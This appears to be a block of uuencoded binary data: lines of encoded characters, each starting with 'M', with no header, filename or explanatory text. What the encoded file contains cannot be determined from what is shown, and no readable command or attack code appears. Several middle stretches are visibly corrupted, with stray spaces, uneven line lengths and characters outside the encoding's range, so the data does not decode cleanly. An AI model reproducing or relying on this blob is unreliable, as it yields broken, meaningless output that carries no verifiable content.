MEW.0?Y\$>O<!\GH>ZWCZ]YZ&;A_U^>S4G2,<]=G`!%37U=0&6^^OV`D+N5P(4
M2[UG])W&F\D)6LU`\-->S1^UL\$P^4?FT.:>?1D90Z#.5\]D=RO='LH<(LLT
MR]>K--"BU3:VL;P;^RXZ<7TWNH&BW8`B6_R=3\T/HXF)YU>9_16A,OO"3O^
MS`Z?L`\-SPGCZ)=GMF?_B_:M&\61TG#,G%7CJ*V)*,#5P5ZK,2R+=N[ZLQZR
M,1J``@+'&B&O`3`>1#-!5ON.6F72-T%U+03BV`M_;NHJX,5N9#Y:^ZW+F-^4
MGB`U,*=(JOV30NILQ+HD^6D":96N!C![MPOSQPT6X13IX%7X^AQ>B))AQ0?
MS0"B1A.G_VD-3TMJ:WKIFX_CJ4"F"@D/:&GPYF:_=])Y<S;\$GGTE"4!\F+N>
M@P^/\N^9VI>PX.(X2<\I'I#\PLTZ-*G,Y\$,#+HD,*TQH]#6E\$B9]MJ`&F)
M4@1HUK&2BRNVTLBCD?M/!ZP+)<,2MU;8WHB;5\@"&ZL4__BR:CS]_;&B5&8
M2-7IXX`\\"K2@]TD&5A"\$ (U.S/Q.R47PB%GM<`Z['>L6>#5@/96^;P2>SB
M2N"+#JFY\$&;<2%B0=4PKM'\$"A(]#QT'=#'Z]6P;S6@=NDJAZ2\$PSB01*;[>
M50>J!K(O@]B=WQ<&ZDM`*-4:K7"_?;[)Q!6983.2JB[I.;H;J/EN9</MAD
MJPW1;HP#./2+`PX-"^PGMX^=&ZC/W+-1>XAW\CN]<7N(EK3MW\$/ (3F]P-IZ<
MML=O^ZVR)H)[B=19FNV+YC`544MP5'G#=S8XU+=T92-N?H1(SZVXQ@NQ,'<
M)&^5-&[L:YP6GA9*3FP:8]3DCSB=1CT(!AY<;YC5C@`>(J:YTR@`M&[W]QEM
M::RP]BTH`S<NO6ND#D6C>NS\5048QTTR[338#]FA&&CA)PUY=%3"R)V\:_2
M=MMDZN)>.<YU\$ZKAW[!\$7)J1TGV^&'I,NWQ3NBE*P\$7*^#<MOP_+;L'Q@PS(Y
M0DU`YP,8DPE5.#P/UO0R8;IV>20%4ZW[T%`\B^D*9(2/B2"B,AXF'I#9ZL
M+Z0^>!^*I!;)B5OVI55)'FD;&\<%2.]M,.?1<;\C.H^2+SVL"VB[M[%=0,<7
M&.`FR36?47\RQ!1,',"Z?6UY`B?'@7!#8PW0X2E-6DUQ@WF>Y'%J\$!8,Q8^
M`"?%T+!/!^?.79]>0FSE!Q.W6Z\$\L1^/&<)P&9C'%%#HX*B3=WJH1P7TTHB[R
M\PXQ%\%7#Q1(":+T/7`B\$X`J]U>("CMAHG^.(./.^TZW_:=TH`&][1(S;/8
M]2(,FOS&X>;P7J/B;)-ZQ^BO#1I041C&`R0[>9_X.!OZ/XL!2IK]TT&_A\ :T

M8B=4' P2;G=V\<^XN5[:@Y_(SJ1,26IT1W.*8O&M_?' /6&+;*X79NW9@A' CG3
M5>@ (VP"D>M)G1=JH^-") 5EY<"W; (+U[<=!-, T, T, 2GH*E]\X19TGE9NJ`L9^
M=X/IM:*;ZP&;Y:\$I7, .# (1)" +T?/<"=CN"@7^XB20J (NZI7;PZ`DY\CH_C#G
M'=L84) %W@+/9S@ \$K, GU+KP8F1H+Z?K?DJD*U) [N71C..KT%0HK (SY\$BWB.Z!
MEJ^ (. ?DS7S7:<@;7_3`GGX`OQHR\`7 [OC"D@Ygz9A"R`B)Q1 [W=. 876E\TG'
M, SL. "^#Z3@CI' -@<V!BUFQ/B@%<+ [(\$=7^DM[?6PN9&\$#]>\$8UUC?/ICWK. (
MN5`) . /T@=KKVRI]>4>] IE8U+7' ?8U3M\]/M__L__R2X; (W>Y/W*7C=7, #>`.
M) A (9G*X<?J?W (9K) 86O2. &MU^B*\$A3-S [?U3^)= \$UD@. *E#U4; '*ITYR8J^'
M\$BT=9WJU/\) _`, ZE[_X3 (\$W!3) 4K)D, +X, J&#; `F!D, C8*\-; 03\ (>E' U, . (
M+H#61A, LUR<YVC2Q\$+R; @V\F, %@B, #\H\HQDQL!W1LG_BF!D`E#RQZ-CM, `>
M4%=@C?, K_ [\\$` 77X/>TWWR7^; Z9H<1@*' C' 5M#E*H\$YLK, 0]H0. %M, K9%5D'
M&<FI7-2' Z^-! *LJPOZSCVK' E) 9>E!U=_L_4]R8=>#%-@KTO"MR' Z; 8A^&Z (/
M: 8CFA86^I^&:2\)&AVXYS+4. XW*H: QS2N8@W-+QS<6YTJ) ?! ?&_#O@Q1FU, !
MG#&>Z) _V [^-A8S+LH`7_ \$-5M: 5V\WW>. AYG5OQXB+<Y. %FN&. OXX6)] 0? \$E]
MV# [M0`M? !; : 0/^GU>EU\W+ *M; EN%5A, 3N"=G": 4W (E? 6U626# [Y^<K\$LA
MHFIM"-V/DU&GV^Z-JX` (. 9KT^N/. 28<, F+4 `D7XL`P*B: : \$>@: VD6; +T+U/ [
MO7L1VK&3 [/-U2H* (1` (J5,] 08) 4&<A6LO!F%DT\#TGRD7) #9, 2HN_YEAH&GD
M2M; Z+ : =&<B&9Q2S>IRF8\$B\$I. 1!A3Q#?^G\$EF] &G5X&XZ4 `N^TL.H85P\V>>
M=5"1M%I4: EK. W%YY<538W1W6\$ZH=62 (!B>0 (] 82CZ4K0TYZW-@-Y@*_V^0@
MRR+)] , 6S5OND<=8=F\PCV<HSUB, YM8RVR4G4=FFK7"=8) LY8R2 (#=M. ;PW8U
MLN:N; WON/TT (*T!WX:V<. `CBJ_UC]JTQLY<Q%>T1DDJJ31GE) /4<@G<V; &LB
MZI@#-09) CI%3>+PO; #4B\S) \ `=13^] 9=K! : C*; @\]. =S. +, @?JWF. , P/NV@B
MI] 20K\+M3L (>&7PU%A4YU, "\$&\2, 8%A#IWY*_6\$'V3.<\5 [ZN (AD"AU<7Z; O
MV?S (KN&?C?!E?) . KAWHD\$@; EJ906 (2) -; ^UP=F-#6-_LB\$6L.O' LZ, IS+Z_B
M9*% (5X7 (YAZ) [7; >O%6\$6!JA) ?3T2EH^C-K==G, \^>^S]O"C; BI^T^T?OVK (
M=F/8?>L (MT. "L- / (4\$+= "@CH: (TP#HH*FAS] \NP") L [T"7] ^6@T@A&5ZXP47
MMD<>,] =% `ZAPCGB#I@V0\; FKV4; JAR3:0, ^); X+PFIN9D^I0.R<JR@=DE:N.
MG (O14R>N! `6G/KA3XG; ^%; N"Y*XA: 646L<U`5XB@1NMB&. "7Q^] : &*/HF#J
M8J.H-IAU<Y7L:M7>_Y'] 60 [U4Q=D [&J+] #: : 66<0P=QWO*A.<0#_6?2JL4QW
MVPS&8] WH90V^/EPX [X99NC1 (#B+65QO44S*J>U"- `LHUU: \$, J^) @%<"LJ_8\$
M8.NI. @' 4&NI-@E, 'E) 938P*HM567"*TF=24#O0<5I4) 952V) L%) 55`<4\$F?=
M\$! 98INW;) ?K) C\$-FSC\$A&L7N) /KN. `SLV=2.<NYQ\$' S' PWZCU6R, Q@A; I_GN
MHSFZR/%G7P! 9' WS1G) D! SJS [=5 (I2<0A [, .PC&V: O8KLB8Q1JW"000?"] 5!#
M (K+RV6_P#Y. E^B8ZT!Q [?U9! ?=7V+WDSN&; \$ \$U) 340ZW, : W/>X2_F9' : !G\
MF^CB*MB_NDY>2KF+&I<X3O2&-*X*U4:T; 3ZBKZV7F (JY8=<' TT3DFU2Q) FAK
M [[UR2+^VGE3+YEO' 6Z; &\CT, !H; PGL9>%MU7UV_2! 7PN. \$T0WL\TF (] Y<Q. @
M*=ZOKDN+ (CJN_`M&5N; F. *F<WID: 7Z%E] TS1LI) CA) YAO3"% (6#: B! ; 0X
MOC8YD6 (! ? `A1ZS:DK' 6H:N^@?Z<V?; V2QP^CC>N"#: N!K [T?N.O. &^L* `<=&
M>D. #X6OLD (; GVM' F1X> (93-#1 (?C: ^L6. 6K. /4PGFY] ' _BRM^' K%BNT (K\$ (O
MQ` `JG7#_+/2&] /M] [(`4H=[8+H@YXJ^M5T' SG: Q (^+)- ; SMF\&Q\$C^=@^1H [
M9VQ?; ' QZ%7! LI%, T&+ZV#L' ^F%27CZ^<A; /)) 9L>6>U=9 (+J: ^LK&GB" AIR `
MW: &-3E%Z; /7/2B: XOK; NPEMY&/U&CZNS6#: B [[0XOK9NX3+Z) "?L%U\$<VM. 8
M2_"SR2XK24' MW5D9_] ?6U7@1G. ZE; VXQS^/8S%) >C>&K [Y"ONRGWXDQV#RYD
M?QK' , 7P) 9; -S [69GV3^! TF6X3U<Q. "7>XTF0!N/&ML`*\7UM75=X<HUS2\$, T
MOL*@[2?] (8ZUV! ^4CVN_62RUP_E6. E`^N\ZW2Z?@T! *Y9C; L (TB\^QP (81F
M<A? . WP, _AWMP9W/<. 6U/_M [O*9RRZX?8X4%FXLBL`UV^*] PXF'BW3K%+D. L/ (
M] ?G [*HH; RRT' 5Z! #L7O6' O? [X [>31NNTTRN! + [UG<F\H0R=: +9Q [0P?7BQ&N
M0>@& (; YW: 8"3W13^ZK`NHB7, R5E%Y<&\$O53>4#. %T! -K%> `; UBZ (1WLV,
M`B/4] 8\& ([0; DT\S [/<BITE0!Q* [I `6=_) E//EP5' KWHMS8<<CMO; 3! P2\Q>
MY\$Q&U2' #+: GZ^/; G [P?6-H! (G*D`3G^' /VKC71". O<X2 (S%BO06 (*B5VH' M
M`EF0S`SO5M9. , H [/ `SRI&W (9T2\&<KP. E! *CIQ#&6H20 [8! -<' N=D9T' = (UA
MG0>6BG43+O"&`WWHS; 6X39, 17CN: 2& ; KPG; 5-)] WU^7. . %Q%RI&^) C] JF2O?
M.O8, T9B8PO3W! JVD! &-J! "= (UX0 (W7@O!B; %J%I+; (R! ^=C7968^)`TS5JZN
MFMOK`) B=?M>\$RDVWZT' BIY+U (. G4L8FN*0) +M>^: G<N4K9EF58DH; `BHQMXF
M!UT&9^7] "&&9NN\$] "`G7IO<=)' 2; W&N04-W#_H*, <9-["IK0A76M>0P15; 4N
M<H' 6M`8JQK; N6J@00ZGE3`&T2IL`&EAKKTP*, =2S] Z`' 7LL&A! Y\G2L6, WSK
MK5R, <*RU@C' !L-Y*IAA#^15-44A6U_\#37; OG+OV9T>XJXPKLN<)_9W>; Q! (
MM/V^G<D&; X9I\$. `PJTILIP%). %DOPG%H3Z\O; , ^K`R7QE8SB\$, W: ?DS=G%S_
M<W#-' `5. ' 7%\1 [=XN*C.< [ETDV41@>] !\H&5SXG' -WYTT2; 5 (&\$^K85W/AG
MRSH@\$1@: X: D. F4J+`CK?<] 41D. %) X6MT: 16XHM2M3? \5C12\WT1: / [3WVV\$8
MA) #%\$J) F_ / (, P8\$' S_C`^% (5%D: Q<=H>-D3@NMR6 [] V9 (^>V5-47. _O9N_ ; '
M) B3T (\$5I1' 55/84EV/30-+ #/UD\$X) >+D?: ?590\6PERR7`2X. . , X"! TY50% H
M#`X1G5, (S\$SA: 0 (65T0@D%HM-S) Y\$'_GP>_/" /E) R>-) B0` `>. ' " : 8`SH9
M] I, < (F4AS>TIY+PPZ`M0C4AG1? `7E-<^R?33#+S5PH^`ID' CN-/MC#]. WC9&
MQ9TL4S5`*G' A (#T1R2' &2PG) /B?PC%\$Y5\$A. 7L_ (WZ\$3H69A) "6Z7H9%) 8EV
MUO' 9>*Q/H9\$' 3Y%-^J3=&\$, \$] _+R: 0QTTC@;] T_ZS; /19L#C\.<; `HT' 1/5!
MFPRP] G#8' TY& [>' [] G#2ZK1; YO (LP3CKO>OU/_3*U"=KCZ5GW_5#ETU, N<, A
M`\+` [GH3!&FU%* ; &_@5853G32094L' 32T*"*F+`! YP0+@G>Q>J!]] : ' 1K< [
M: `S: P [SJ\$-@TK9P4N@SMY94 [C?: /W7AA+W] 9#RKFAAOLX^4YDA#` 7IA! U (7S
MK-1H?6S0^EA@B*, : 0\SC89; G3YE8FS6QJS+*JMPS#S59A7] E`EG6QL' *2"L/

M257, QTK#41T\LKZA: `"\$_SA-, 0B>69HA9/, 9ZF%, !5XW2PJ (4UB0S:##34J.
M!LMZBB@_Y%]U%5042K!FY5, *765!ZB10=%DC9"S9C0E#\X7&TEO+L\$KB\=50
M7:E!5V*L+IA;Z:;KH\+5TWY#^!)6E2Q8N#)DOMVZW94%C [AK*T [T2!GL!: #DN
M; &!5`4 (XOTY_"!'4*#@U\$*09;?;<P#W#E)DK!R:JI'CG'68VJ)Q=T':IG?9V
M, 653K]58%&JJLN58', .J7NNQ)+[*0R, 3 [ZG2X%!\$C:IO>!0!K]QV (:Q2I79+
M@9GJ:W, >X\$KMU<<H*MWPO'!']7#`&\$, U7:\$/`%1>/>0%\$ZI) (QBCJ& []B_%V
M* @V%3, R>^@9#/#NA*K2X9EJ8T1TJ' O:F' 6^NAK6Y?`6%6JEE78J"6&FVK', "5
MVUO#; OGF]L@WL#/. !PNIU-J-J (5:Q; @SD9E\UD; MZ->8]H, 327. &&09GO [/
MR@T=>-T- IKQW+:25/G; !=%4' #R' (/S3>M2?=?O=-6<2A@ [HE*D"<BR-U^J#7
M* (X1O+1%]K5#`%<!PK+<5ZM]94, HE0*/VW (@&; O, 6H58*.279]42 [JQ?_ [>*
M`&A#*A.0U._D`N`N`<, @:>?9<, J&N`Y*+7+FFM\G#!E; *@/>IJ=XT; 1%#BTURF
M; K`T`LW1-!@AUL&EK:IC@P, Q]8+"WE-6+#VDN+KEI-\\$1"X, >JR1G3G3QG;
MR [%/`<#Q_V?EK' !E (3=KINB39K!8H+?YND*!`3PU\J1; T-!GH?N+=6PD\0*2
M<MVA`&`@OZK4KD_8; &&JQPJ`& (ID`11CC=815) IJDX8VK%4TV' 963@79Z83
MU3- (6<B%Y\$ [K*QFKD!^)`%2A8A_E] /RX*SVWV<= [\$) U-FJ/) E#M; \$#=E4QA
MG) QUNY.D<, G*_ZD<3) N#R?#=#K?=&+5+5A\TAN-. HSKZ47/8; O<FQ\/. F [?C
M=: &T. J>50?C.C2", Y>1./@#E\$ [?31\J; #<H+%491Z]) GHH-\\$4G, \?G7#, C7
MZCAZI-VGC1 [X_#::S?Y9UI-; UWJ\\$(' ; *3=!R&M_N<) Z2, @U&\ [E] 0_35\m+
M-*?S2) &AM5`LJB/7?17-N' 2P=\`XN' ; \X [L3QXY7H:XY) 0>' IM6J?E; V_0/@
MCNM_10/SS (Z=A\$F&K%K'D' * [G0E^HI@%\%3Q*R4ON, @0%K`WP" S5DM@E/&X_. H
MU2J32F; D; *3YWZ:0!\.XS<\7W]3?_7' F (>JZNNEN9;) %C_.; KC (Y8:>A\$R\ "/
M' '6C#37AL3XN] %H-F5XYTVORD) : (^N%9Q/=CZIZ=A* &I&V6*HAX, F) ? (?`!A
M`\6L%XER. ORX!HHS:G<M` :Z#HB^A5*4H=CFZM4+?U4"6D3JM) %:*/EQ7N4AT
MB/MH7YVJS&O-1E1+L*`JU_RR/Z"2B:/K/O1-'D4?&EUDT?; UZ!STFOGMN?X
M, SM\PKXTD&T71]#`D1.J\G4T@_0.-T[*\1O]']M0'W; &L, _=; ?=:C:\$I6H1Q
MYGA.K#W`Y#S:ZK! :Z\$D>G, /-%UG>]"06B%D>5<A*OW%GETX, ?D (? \ +=D?7#A
M`K/D:6<F>K?>DQ"R0, *%O\$%Z (1>WI] %J3QF#PH=-ZTQX3?--@L<_JXA`BONUQ
MR#L)' CJ="E*N (L04, 2>R41R\$J&7 [G5-@C@K1@KR8KD+L2&* [OOJZCTHJJ\$@V
M1NWFY!2&P>2LA_] 6H&/E&U-R; (96NEGPA/, *DV_@H`E_ \$#IS) T1:A2W@&\$KB
M@WCB>C' Q93F7ND#=#)>!6, QBV3]K#81OW3; ?3; \$`L!47@%D/ZZ (2.`\J\$:G8E
M-D9+Z"P]>YHAXT' Q2] .? \DC.TIL_ULUTP;]O_S\L_N9\$W/@JY". ' _HW+0P [N
MK [' _V (CY*5?M; ; DM^; +-. 8^!2./CK6\$Y%X9J_ ">5WG-CX (Y\ :9_ [SHWU">B
M=] *L! *N) RN/E750#, +@H%4U#Q_&Q?^` ZP-XXR.9"6M^`' * .90`?, GT_W8 [B>
MTIM/&Y) C7V%A, 1IS4?%+ (4@ [O!S; 3&2+ZL:A [4<XM>&S [?-C@SK' 9=IR7*XM
MQVNTY; A\$6Z#I+) \$+C>`U; C??3EJ=4; /_OHW&@BZR5"\$X&DD7+=0<DO\XCO9
M?1*%V72D, P, W- [, F0] 6T; IP2:Q><W+%<YP! 6I8BWK#TF5F=) .JM\ZQ+Q?FG
MJI06, <`2 (: `2ITX4 (25LBA") 8LN9VRLOIH] R9; B@IGJU?AN; \$N-&; =S^F=%`
M.BDS2_`*#=#3-0; I26F%@ [H=-?G"QI<XS%LE5S-NGU1QCK] +C364I1R`0\>>
M] 7WOKCQ@, =S926A?0D#32#<+B<79MZX [=Z9WR`PRJX9C2U^N0KS2:5ZAP>L8
M (AR!KRH:Y9QQ95; /_HQJ#9PP<B-\PS%&AH!95?Z, TZP"B3]?R). D2T_ =N1TZ
M38B`ZDYQ&-4) *CPYZ0/_3I^=`Y>K; :?1:YP1\$M\$@_. #&5^^<NP; L9A4/\$%-P
MQY7`&0XWN9; I:) /JS1QDHBUP\ .<D]+) Q9==?HW* (QN.Q1] QQ2U>; 3NG?, 5R
MBE!5>0X32UFT-Z\$; .ZRM^1 (!2AUT_1B!@; N3V@X5 [AQ^N++C3M2@O_/&8+IN
M (%^, U%) 2R7"@I^4-Q [E0J1M, ; 8_`&MF+I6&UH; , (8@=4N>.G1\`Y`.B, SSNO
MEC`_N`X^ \Y!T>. [EE7R?J%3%<F.8KPJ# :6##' &\$JG' SM*L. "KX_E&]"; *3S\$
M?>=EC*7WY8RE] VL82^_+, @/!A: `J!UYP>6?<*+E60>N6>+?" \='B>)! \Y6=N
MD/\$FK+) -EU`&07] 1G=+@DB@Z, #E#?-. LUUJ69?8; P0\$GM\GXX^#] N2P) CA'
M-<%Y7A.<%U7AE##+2QKC9`*Z6QI#=#Z, /2`/P"6B*:BSL:R<UR, WJ8"W#F>MK
MK!`Z4=!REL8\3 (J; <I%5@*PG4FZ; XDJY"DAY=AL [GK.\ "OR [<Z8?95R) WF>
M?HNUV>AV) X.W_5Y [`1R0?P.C*09Z%<?+_06:9=TE6JOLG [@>FCW" F&2' : *%E
M&Q<=H+^`*Y?` \D%&V% . =9N<#=#J-E\$. &8-7`178A!4 (@%X3+@6\1BK-AMTE\$
M`0?R^-7UW?@U@X:OH0Z [I:% (PB569`V\<2ZNW7C_@W, Q<F) 8Y9&H_MBV [#GQ
M31!>=P- [%B4WL, W!?' 9"=WY' @32F?-Y\$4@07B++RYY>.83?+II]] J<>Q%+?
MI] 83-*^` GZ3<J1%4IMX2DAQ\$F*LXWT&DY' Y=V*"G] DFIM`/9_&G=#W'.K3-=
M8: ^9#` 6D#MU3) Y (6ND/G?U9HU?0E46<Y0\LS) RCF8:Y@81C\$P33P, \$AQ%V] #
M38%2; X, \JO\, K2S; E (= /H8; 97 [FL/\$SR'R95&Y+: +Z%_PQ:] Z\$, H0<L%E\5
M:35IJ (<B%&^, [@=&SAJ2F; , L2Y=D-:WS4H#P+=) !M<X+@7PQQ, FV:07< (Q*N
MJV96CNEQ1] N? !N!P4' [-S%#, PL5^`US@- (PT#R+>^NKU) ZS" I-GO)=K8+83N
MU1<M7, % #J8D3#"; K--UNI*6IGGW! ; KZ2+0WJ6; Z*76__- (E_J%G1EUG-ZRJ!
M1WT:##%_) R"3@XM>1<">6VG"4B7:4^CNJ1W%+) 18WAJ] N%9%9&D1\J8QFX5.
MI%X=YT@LV<K*V3\RM-B! /1OH`<K' 9]N\XPP^RBM90 [@T)'] +^Y_G"! ` \A#,
M:N3) 5U (: ^` @9VHM2, J*KYE" \BVEI66J; CYTM ((; `RXI86=<+ /3EB*!>HJ^0S0
MU+ \$JUJK"-A\$8W/*IA67Y@ (H:6 (KORO [V%->"U@`@X6P=D) 7S?P& (6NC (`JF'S
ME0KHAE03> (HN, [OCB; H1 (XY>K, `5)] 900!%4M2+*Y3/=H@<WSW!N3QW#\ :&O
M5D+0S5K90`J#A</6) 8' _Q@F\@% [:23U (1E?! #9KG%DM-E",) KAI (8K) 1TAK-
M9GLTFIQT>CB, `W:L%\ED0/: [] \$MR\OUF,) H, AGU (43W4G<JN`Q] Q [\$- _ ^&ZC
M. ` : -T:CSOKU1' /9L] F89D3S57>PL*`C;) A630ONL5`V=A) #W%HYMAI<O60/N
M24C6Q>S%&; [QK8Z])) MUDN>W_06) R8!, . "1<*N\&\$' ^@GAXK) RY/OI"X/*E9
M7/`%KN#67: `E&KY>_VR [9; 505_RV6<FX<*) \$I>*) "MI4`URTN#E&H`?T\KR*
METWPT0A= . [T+O1Z^+EHWO0.#&Y^] U' LQK (F) :] 5F\$43WP3<.60T`W8C!2RY\$

M; () #TF [?BW*M7XZUZ<)=F' :MW%HTY#OIE\$;>'8) (4V*B<G:B%R\$JDMH6G@2
MA!DNUO^^<F (R*-`T4F*PY4'DLR\40TH=LQ*_+%X3-!W/2Y7G0P; :<] S+JXL`
M9'' @=_QY8`X[D<:.) ([RE6HC4Z23*55^6!01<A^F02X-&YM>B["RR83T\#TB
MK#0;Y@+?S,R8BW)MC=] 97^57 ('#0N9>)/>R>YR8JOG0EE:ME=&LI6QS=V2>
M)#LR\$"\NN#8' FT3EXJA>1\$Z_D5PBU5FUO&[3*BPTH^Z`1?4:=ANM":C4UT\
MM93D\15<QHDPE_MA\$_V('?*L,\O=6]3HC7M"C!>*Z4:F,=;3!<*(!GRH3=+#
M=XLZ3KEY!,%[*LD0I#45FC/XR\FJ14('N\$-VJ^&WH<H:.N3E8<0YQX>K?"&
M_<C!"E;>[J=Z=70V/&DTVY.3;J?W1IG"F(*AMUZP>X<]54PS)2#-0\?YIP,7
M*W"2KDY5.!%H+#@MH-,>G&'6":PJJ)5?084X5S#ST!9(Q#)=&Q'UY!-_,8.
M9^G=S6&[/VRUAY-Q8_1.\$0_-".HX'+@U@SP)`S\VA2F!5,&QBB%I\$G(Y\6CI
MV=-.2)(?LA"W_5;GY..D<=;J]">C]GB,^d6"%^'CZ?UCEE&O<31;BL'51ZY_
M/5I%2^)9%:7?S->3I)H8O`'ET1UX+1&FN4OJ=]R<-5Z\`='^"I>\$MDGBQ=<'
MF:R#2@`FR?0ZN'-5\3?Q]28*?#0-^GZ9WC8`3@1(G9ZN3CQ47F'6<&IN!&P8
M\3SB9&HCC8F#9>WH>@RU='H&8(T=G8&];N=*`#?2H3*.375BN@^<;<::\&22
MUP+G1H(RZ_MKP_O@ALZ,)CE>&UQ=0X''>.I.PP'+Z2GV%?\?(!E3ZX+!])R*=
MV#C`<VWX<@)/5H=>BS)X2*.H:)='T=K2Y@%TG>:"(63">)H8;7.?A>^&0T
M;HP-KYP78QA])C>'HC.=CN!XUNNM%A=I5)CZ\$75=WSEL>,LK>VQ?;AC-IMN"
M'D?3T\$4X-MG[[P/4^:>VZVV>:PDJ\$\YE#[T(:+#\DXWW9]W.-SN37"PA)/^
M\\$-CV\$+#;M+IM2`H;/'](T/4A0)7K@]FJS%N3""8Y_O.^&-]8\$_1VAI26'QH
M=,8;XL:H\Z;7''X,V[TWX[=&@/-S#CT9N8L/\$,43L`3^T*\$1/' +V7>4WPIE'
M)?&%Q3\$Y5X,0*^%U(TIDUDQ:\0&'Z\WVW[>'(XC1VNRWVJ-?GK7ZO;-Q2?9G
M#WEIW%>N[J3YMM%[HX_]6AV7\=13"AA\$6[ZQO^<]A\$D,"F8<0\C&RM@0'A)\$
M\G*%*:Q+C<\$6%)MEX5:8]_)BFJE9G?Y/+ARJ6')S1N=LF=])MUBHF48)]
MB#VI00\$L.:%\$L6XS,[8D4H4#5]-9GO#U+'8]2&\$59?B=>\Q3G2.2+PB2\('K
M2T&C\]M!5FA#1%\$,JW)N%=F8QBO;HS\$S6(&ST,TS*;C-+7SA+W2%M%/J12)L
M]PR"&R=4NTQ`('.[OD\#126+_3R(\EYQLNFT)-&%DQ<<V.-BL,GI&PM:]80D
M94)P5_&)%]AF&;JR@GJR)NZ.86XP[8VTRICA(+4BZM_61\$W@U'9BO`XU2\$B9
MRTS6':L*>96\$`3@ (KL' HCO")>JED<=(*/!'O5E-?#@Z\85SG"TE"\$=701A/
M5T:2W#33*MJ<:J#>5G&`'Q><)1>1UP\$W`.R[7A"[<YH<:@3I"DP`*Z3J#LU%
M"RSC0A3V2CT:.M&^`*6:H*<DW;^>2W'?MY+,,=[GDM1/P0]1ZF!R?@JN'DS
MMKUK%M\:>RF;4>@TU@&GAO;\Y8VFJSW/[!O:=QP\$M671.X`[P?=TATG@/SO
MZ'8'C0'SC>`-*VHD)!CD%,YP<SQYF212ZL(E8[5RU>2@E\$C0`"E!.ULMEESX
M"`@AVG)@C;&,@Z2/T8L!:FG\`5_;R7/K:9V=#A0>)IT/J'7!C=JE&"X)DUOT
MPY708^&K"@P?'J3P\$NNM"J1@R0/2P4*&NN5<K"X))UE\$>OVQCH+'V8PU6F9R
M1Y7/X.UD/&ST1@T^D\$Q:J8STU20&6L(UFXE([`&4*VKR&SQ%)DF6=?7RS)>S
M47O2'+9;[=ZXT^B:95#'-D%EQ.(^ (DF*G4+0Y#12\$\`*\B'_-@'PMXA\$C>=U_
MFX\?5E/6S=%=#>LWJ16[\^FL5T;KI301I\$?FUY47/R8QNUH"\%.\MA6ZE-[
MG3/PZP8K,1):X@>0L6,5.8GA=A-JCLJ'!.!BTXIVFUL=4'.UCKH\$0<62TV@?/8
MCM'/`S562\$7Y`2T-P7AL3/]G!6XZB2FT261#QW/L:(/(<+@X'%./661U8\#;
MJQ!3*PTSQKB\$XV]"93]^7RC34K]LS8"?N1>HM(0:,V_C"%?HOA@0X*>;JAO
M3.)&4]N_M['\$ (]OX6!KA9+7'(>0T`G'V@XTBVJ"`4P0;DW"\;X?ONV^*0X!@
MY/A1`\$M6:Y-8/MC7#LO,IM^XJA]UL-PL`X/E/?`O6'X9]IVAY7N:N7MC#035
MDX00I5<F-J=;!&S)^<4&D6\$-M\$GX_D;!2YMCFT`!\$KY,CW+K1!\$ZTR"<-5=A
M"+N:SF?'VPBSL"<Z??ML^ [API&3/UR^CQ?YH\$2ER)#*VC-H]Q=5%/006I3>]
M=&ITW#6RSH_S8@44QQ&H0BCDFR)):-X6PWV178V_W2]'Z2F+Y%R9TR089QC:
M=SC069FG?VJY6&_4?A4C]BOOE8<[4K_"4?K@9:'(K0Q'9)#"U?#1[(M([=0\
MW*K0*\A)!0')2('Z05WDEJ=RTXHB.?V'-4[+Q1MN=GCWY`.R%HEG\$7PK%T@F
MC:9`30_/1NWAI-7!IZ2-X<=2KJPY\8F:<_<9P5!S\+>^22KO;3>K3\UL3X+7%
M7,[%\$D3[D'<>'<[Q14+F0+UPB&<:=(GM^B60-39&[>9DV.XU3B5?4?Z(G@8#
MD8/<+7+!E^:D\$3\6C\F[]EVPBFEN2MZ')#*TEU?N--H?.M-\$:C^BGCJ=-+KM
MX7CRH=-K]3^ (5(+CZ0U:.P%NM*!5!;\CVX;)>6K>+]P]49_I:'I%K(PC_26=R
M>M8==YJ-T5CE7UM,#013<6W/_6=*T(GK0336=&U9([J0;&-*C:^*AL<B@\$RX
MO!'8<]??'-L(<,JA6F#7W+V2GR:[T'3<[T,&H]-!MSW.N\O4;\$-H=K&T1OLW
M/#M<-#W,\$(IEU!ZC8=<8GNH0)`4,8+9_`P\;D[?],ZU&+`^=WMNK\$6"G=S9N
MC^H#.`K7&4S..H8`BPR*Z11/9>!/FV154`WY%8Z`V)C!I4"8Q3M^>WY\UT\$:
M[E:S;5K:D[#9[XV1F!A:ONL1/G+L<'JU#N7KMB_3TWBBG<;1DX\$3+#T'3X7C
MX\$T8K)8FKI&_B4ZBALC@;XB^/&\$/V)U+^MO,^[P*YB="N_D"D4QLOL7-5[6
M'O:@*\$GI0QP%-ICFES@`9P3S*`3<:M\NX8BVC635=;2.PDG.F5Q\$[F+_]\0.
M9_OOF^A?`'D'D51=V%V&2_D"0X\R<N^JEY%=,PCZ5Z0@?MW=(4T9"`) (.A
M5HQ18TOTVA\F_;/QFS[<?(=+^ [K]"JUH\))%*P(PT8\Q(_M,#&)IH'GV<O4
MPFK/_FC`4A39.V>CR7%#<@N"\2Y7=KI#8M*(.+@M(K0T4G@2&M)V+W,_9Y
M6!?'2S'D/EE'KJMTTM/WHQ@GA3B#Z#T:[%,.EI@N-4]N?.MZI&T7.#.L4_H+-
M9E#R"%K8^F/[Y;*;L-8N6]G,C)\B:0.?X7:"%!>C\&)&\$!.ZY_NG#OJWW(
M#!K:,S>0@RW5!=[U'#068,2E=Q]J1K%:+KT[Q+7[8AG13YAK?=X928>%7V:?
M!A<N\$2>\CS=&90`UR48R%?/>K@/,N\$]-@,7(7)L%_6I+>5E>!\4Y!WHRI,@
MA)BNH)]QF,]9?9)9@#GQSMR8&.41(.P.\UMZ@@_S)DF`ON=\@^X'(9^#MP/>
MVT;6ON*B4XX3U?VUX<1V<U-9;) (2>F+WP7;C>QX\W(U*/FX3=\#(%;@'3F1<
MB!44J9R*B)1D[E7J>1`N[/C4F;FIICSKC2\$XV6D#_>ETV^0\$('L_N_ALA`!_
M'WBK1:[E8X(0IWI&"MT+[%GTA'T[MB,6/S5Y=%<0-,L\$!Y#9!+CD5WFN(><
M/+7Z'WK=?J,U.6WT&IE@XF)K<9/(:1SQ'^O'=O*V2HZ)M6A`G7L)R6\$1+=C?

M5 (^MQJYP5]XUO3GVHC)7DK#\Y(WQW<#9%KDY\$PP%JUJ:OS2WWMG!DMSSXD=
M]G134@:8+B%. [L*!Y1FRXO)SI]2`JUB@UT42+!W?B'U]QJ/&J8I>[')AO[Y
M1D+1K7QPZQO8LW?.W32823=<."I3F]PICS*- (0,-W'V''HS!/-0T='EP?:>
